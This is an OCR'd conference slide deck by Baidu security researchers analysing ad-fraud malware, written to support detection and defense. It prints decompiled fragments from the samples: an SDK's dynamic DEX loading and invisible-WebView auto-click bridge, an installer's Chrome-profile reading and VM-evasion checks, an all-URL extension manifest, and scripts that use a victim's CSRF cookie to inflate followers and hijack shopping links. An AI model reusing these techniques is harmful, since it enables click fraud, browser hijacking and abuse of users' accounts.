The Battle Against the Billion-Scale Internet Underground Industry: Advertising Fraud Detection and Defense

Zheng Huang | Chief Architect of Security Department, Baidu
Shupeng Gao | Senior Security Researcher, Baidu
Yakun Zhang | Senior Security Researcher, Baidu
Hai Yang | Senior Security Researcher, Baidu
Jie Gao | Senior Security Researcher, Baidu

Agenda

- **Background**
- Advertising fraud and anti-fraud
- In-depth analysis of typical cases
- Crowd and key tech analysis
- Detection and defense
- Summary and recommendations

Background

Advertising Style

Background


CPC (Cost Per Click)

CPA (Cost Per Action)

CPM (Cost Per Mille)

OCPC (Optimized Cost per Click)

PV (Page View)




Agenda

- Background
- **Advertising fraud and anti-fraud**
- In-depth analysis of typical cases
- Crowd and key tech analysis
- Detection and defense
- Summary and recommendations

Advertising fraud and anti-fraud

Advertising Style



Agenda


- Background
- Advertising fraud and anti-fraud
- **In-depth analysis of typical cases**
- Crowd and key tech analysis
- Detection and defense
- Summary and recommendations

CASE 1: Malware in mobile big data analysis SDK

- A data analysis company, well trusted by many developers
- Their SDK was merged into many popular APPs
- The big data analysis SDK loading malware DEX dynamic from network

```
try {
    throw new g(aa.a("IAMFFmo=") + v1.getPath() + aa.a("bRgcUz4iFAdTABEDDVEFWVsJ"), ((
            Exception)v0_3));
label_43:
    if(v2.exists()) {
        this.g = arg8.f(aa.a("IQ0GHSkv")) ? new DexClassLoader(v2.getPath(), v2.
                getParent(), null, this.getClass().getClassLoader()) : new DexClassLoader(
                v2.getPath(), v2.getParent(), null, this.getClass().getClassLoader());
        this.h = new ContextWrapper() {
            public Object getSystemService(String arg2) {
                Object v0_1;
                if(aa.a("PggYIS80FgIBExU=").equals(arg2)) {
                    InputStream v0 = this.a;
                }
                else {
                    v0_1 = super.getSystemService(arg2);
```

CASE 1: Malware in mobile big data analysis SDK




① Request latest patch. ② Request step1 jar. (encrypted, needs decrypt and decompress) ③ Include two resources. “cloudE” jar decodes “cloudL”. ④ Request plugin jar. ⑤ Get auto-click script and parameters.

CASE 1: Malware in mobile big data analysis SDK

- Download config, inject auto-click script into invisible webview, scroll, wait, click…


```
@SuppressLint({"AddJavascriptInterface","SetJavaScriptEnabled"})
public BridgeBase(final Context context, WebView webView) {
    float fa = (float) Config.getAlpha();

    webView.setBackgroundColor(Color.BLACK);
    webView.setAlpha(fa);
    webView.addJavascriptInterface(new BridgeInterfaceBase(), "Base");
    webView.addJavascriptInterface(new BridgeInterfaceStorage(), "Storage");
    webView.addJavascriptInterface(new BridgeInterfaceControl(), "Control");

    if (Build.VERSION.SDK_INT >= 21)
        webView.getSettings().setMixedContentMode(WebSettings.MIXED_CONTENT_A
```

```
@JavascriptInterface
public void simclick(int x, int y) {
    float dp = 1;
    Logger.d("sim click " + x * dp + "," + y * dp);
    SimulatorInput.click(webView, (int) (x * dp), (int) (y * dp));
}
```




CASE 1: Malware in mobile big data analysis SDK

- Use ActivityContainer technology
  - Hook ActivityThread start Activity invisible
  - Hook IWindowSession proxy sWindowSession
  - Custom WindowManager and ViewRootImpl
  - Cut off WindowManager with PhoneWindow
- Load native advertise in invisible activity
  - Simulate user interaction to click on an ad
  - Misleading users to click on ads
  - Transfer user interaction to activity



CASE 1: Malware in mobile big data analysis SDK



Case 2: malware in PC bundled software installer


记者：高速下载，就一定是非常快的吗？

马鞍山百助网络科技有限公司业务经理：其实是一样的，它只是一个商业化标注的方式，普通下载跟高速下载，没有任何区别。

原来，所谓的高速下载，就是为了诱导用户通过百助下载器下载软件。

马鞍山百助网络科技有限公司业务经理：因为它是绿色的，用户都会觉得绿的快，但实际上是没有任何区别，高速下载就是个诱导。


Case 2: malware in PC bundled software installer




```
ol c_Extensions::chrome_browser()

  char user[100] = { 0 };
  SHGetSpecialFolderPathA(nullptr, user, CSIDL_LOCAL_APPDATA,
  string chrome_path(user);
  chrome_path += "\\Google\\Chrome\\User Data\\Default\\";
  string Secure_Preferences = utl::ReadFileStr(utl::StringToW
  if (Secure_Preferences == "")
      return false;
```

```
    if (Utils::FindProcessPid(L"vmtoolsd.exe
        ", id) || Utils::FindProcessPid(L"
        vmacthlp.exe", id))
    {
    }
    else
    {
        if (jsonClient["firstInstallStae"]
            == jsonClient["firstTimeRun"])
```

Case 2: malware in PC bundled software installer




```
manifest.json
{
    "background": {
        "scripts": [
            "/js/aes.js",
            "/js/common.js",
            "/js/background.js"
        ]
    },
    "content_scripts": [
        {
            "matches": [
                "*://*/*"
            ],
            "js": [
                "/js/element.js"
            ]
        }
    ],
    "permissions": [
        "webRequest",
        "webRequestBlocking",
        "storage",
        "tabs",
        "contextMenus",
        "downloads",
        "<all_urls>"
    ],
```

恢复正在

Case 2: malware in PC bundled software installer

Hijack user's browser, using JSONP api to add fans to wemedia


```
function gz(up_id, top) {
    GET("https://api.b[illegible].com/x/relation/followers?vmid=" + up_id + "&pn=1&ps=2&order=desc&jsonp=jsonp", function (res) {
        if (res && res.data && res.data.total) {
            var total = res.data.total;
            if (total > top) { // 达到目标数量
                return;
            }
            if (count >= 1) return;
            GET("https://[illegible]com/x/web-interface/nav/stat", function (res) {
                if (res && res.data && res.data.following && res.data.following < 15) {
                    return; //关注数少
                }
                GET(
                    "https://a[illegible].com/x/space/acc/relation?mid=" + up_id + "&jsonp=jsonp",
                    function (res) {
                        if (res && res.data && res.data.relation && res.data.relation.mtime != 0) {
                            return; //已关注
                        }
                        if (count >= 1) return;
                        count++;
                        web(up_id, "unload");
                        POST("https://a[illegible].com/x/relation/modify", {
                            fid: up_id,
                            act: 1,
                            re_src: 11,
                            spmid: "333.999.0.0",
                            extend_content: '{ entity: "user", entity_id: ' + up_id + " }",
                            jsonp: "jsonp",
                            csrf: getCookie("bili_jct"),
                        }, function () {
                            sign();
                            web(up_id, "space_followButton_click");
                        });
                    }
                );
```

Case 2: malware in PC bundled software installer

Hijack user's browser, replace/add profit channel in request


```
if ( new RegExp('^https?://item.[redacted]om/.*html$').test(href_str)) { //

    if (document.location.hostname !== "search.[redacted]com" || (all_a[i].on

        all_a[i].onclick = function (e) {
            const adMark=false;
            let url = '';
            if (e.target.baseURI.indexOf('.[redacted].com') > -1) {
                url = that.getParentUrl(e.srcElement)
            }
            if (url === '') {
                url = e.srcElement.href
            }
            if (new RegExp('^https?://item.[redacted]com/.*html$').test(url))
                that.getClickUrl({
                    data: {
                        ad: 0,
                        url: decodeURI(url)
                    },
                    success: function (obj) {
                        if (obj.short_click != null && obj.short_click
                            that.openUrl(obj.short_click)
                        } else {
                            that.openUrl(url)
                        }
                    }
                }, url)
                return false
            } else {
                that.openUrl(url)
            }
        }
```

